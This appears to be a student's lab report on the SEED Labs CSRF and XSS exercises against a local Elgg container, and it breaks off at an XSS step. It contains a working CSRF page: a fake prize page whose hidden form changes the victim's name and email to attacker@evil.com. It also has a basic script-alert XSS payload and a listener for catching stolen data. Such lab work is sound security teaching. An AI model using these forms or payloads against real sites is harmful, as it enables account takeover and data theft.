
### Application & Server

We used ELGG (a social networking web app) provided by SEED Labs, running inside a Docker container on the SEED Ubuntu VM. The application is accessible at http://www.csrflabelgg.com which maps to Docker container IP 10.9.0.5

# Start Docker containers  after going in that directory


docker-compose up –d

Operational :





User Logged in on site


Previous email before attack





Opening File :




## The Changes in profile :




In the updated manual of docker of csrf lab email security is enhanced that its changing will be confirmed by the email inbox also but the csrf executed successfully and request went as for name no additional security was required so name is changed and email change request executed successfully .





Name Changed from Alice to Shadow hacker

Code :

```
<html>

 <body onload="document.getElementById('csrfform').submit()">

   <h1>You Won a Prize!</h1>

   <p>Congratulations! You are a lucky winner!</p>



   <iframe id="hiddenframe" name="hiddenframe"

         style="display:none">

   </iframe>



   <form id="csrfform"

       action="http://www.csrflabelgg.com/action/usersettings/save"

       method="POST"

       enctype="multipart/form-data"
```

```
    target="hiddenframe">

  <input type="hidden" name="name" value="Shadow hackerr"/>

  <input type="hidden" name="email_password" value="seedalice"/>

  <input type="hidden" name="email" value="attacker@evil.com"/>

  <input type="hidden" name="language" value="en"/>

  <input type="hidden" name="guid" value="56"/>

 </form>

</body>

</html>
```

File Malicious 2 in desktop :



# Transition Commands and Every time when you will turn off the virtual machine and then ON again you have to turn on the docker by the following commands :

**Bcz :** Both labs use **same IP address** 10.9.0.5 and **same port 80**. Only ONE container can listen on that port at a time.

www.csrflabelgg.com -> 10.9.0.5 -> CSRF container
www.xsslabelgg.com -> 10.9.0.5 -> XSS container
Same IP , Can't run both simultaneously

## Switch to CSRF Lab:

bash

```
cd /home/seed/Desktop/seed-labs/category-web/Web_XSS_Elgg/Labsetup
docker-compose down
cd /home/seed/Desktop/seed-labs/category-web/Web_CSRF_Elgg/Labsetup
docker-compose up -d
docker exec -it elgg-10.9.0.5 bash -c "a2dissite 000-default.conf && service apache2 restart"
docker exec -it mysql-10.9.0.6 mysql -u seed -pdees elgg_seed -e "UPDATE elgg_config SET
value='http://www.csrflabelgg.com/' WHERE name='wwwroot';"
```

## Switch to XSS Lab:

bash

```
cd /home/seed/Desktop/seed-labs/category-web/Web_CSRF_Elgg/Labsetup
docker-compose down
cd /home/seed/Desktop/seed-labs/category-web/Web_XSS_Elgg/Labsetup
docker-compose up -d
docker exec -it elgg-10.9.0.5 bash -c "a2dissite 000-default.conf && a2dissite apache_csp.conf && service apache2
restart"
docker exec -it mysql-10.9.0.6 mysql -u seed -pdees elgg_seed -e "UPDATE elgg_config SET val
```


| CSRF Lab | XSS Lab |
| --- | --- |
| URL www.csrflabelgg.com | www.xsslabelgg.com |

# *Part3 : XSS*


## Question # 1 :

A Cross-Site Scripting (XSS) vulnerability occurs when a web application allows user input to be displayed in a webpage without properly validating or sanitizing it. In this case, the ELGG message board accepts user-submitted content and renders it directly in the browser. If an attacker posts a message containing JavaScript code such as <script>alert('XSS');</script>, the browser interprets the script tag as executable code rather than plain text. When another user views the message, the browser executes the embedded JavaScript automatically. The alert('XSS') function is a simple JavaScript command that displays a popup dialog box with the text "XSS". This demonstrates that the attacker's code is successfully executed in the victim's browser, which confirms the presence of an XSS vulnerability in the application.


## Apache start




Website opened :





Succesfull login




Inserted css in brief description



Javascript code executing whenever profile opened or inspected





## Question # 2 :

Created TCP server on Desktop :

```
cat > ~/Desktop/tcp_server << 'EOF'

#!/usr/bin/env python3

import socket,sys

s=socket.socket()

s.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1)

s.bind(('0.0.0.0',int(sys.argv[1])))

s.listen(5)

print('[*] Listening on port '+sys.argv[1])

while True:

    c,a=s.accept()

    print('\n[+] Connection from: '+str(a))
```


```
    print('[+] Data:\n'+c.recv(4096).decode('utf-8',errors='ignore'))

    c.close()

EOF

chmod +x ~/Desktop/tcp_server
```





Runing TCP server :

```
cd ~/Desktop

./tcp_server 5555
```


Loging as Alice



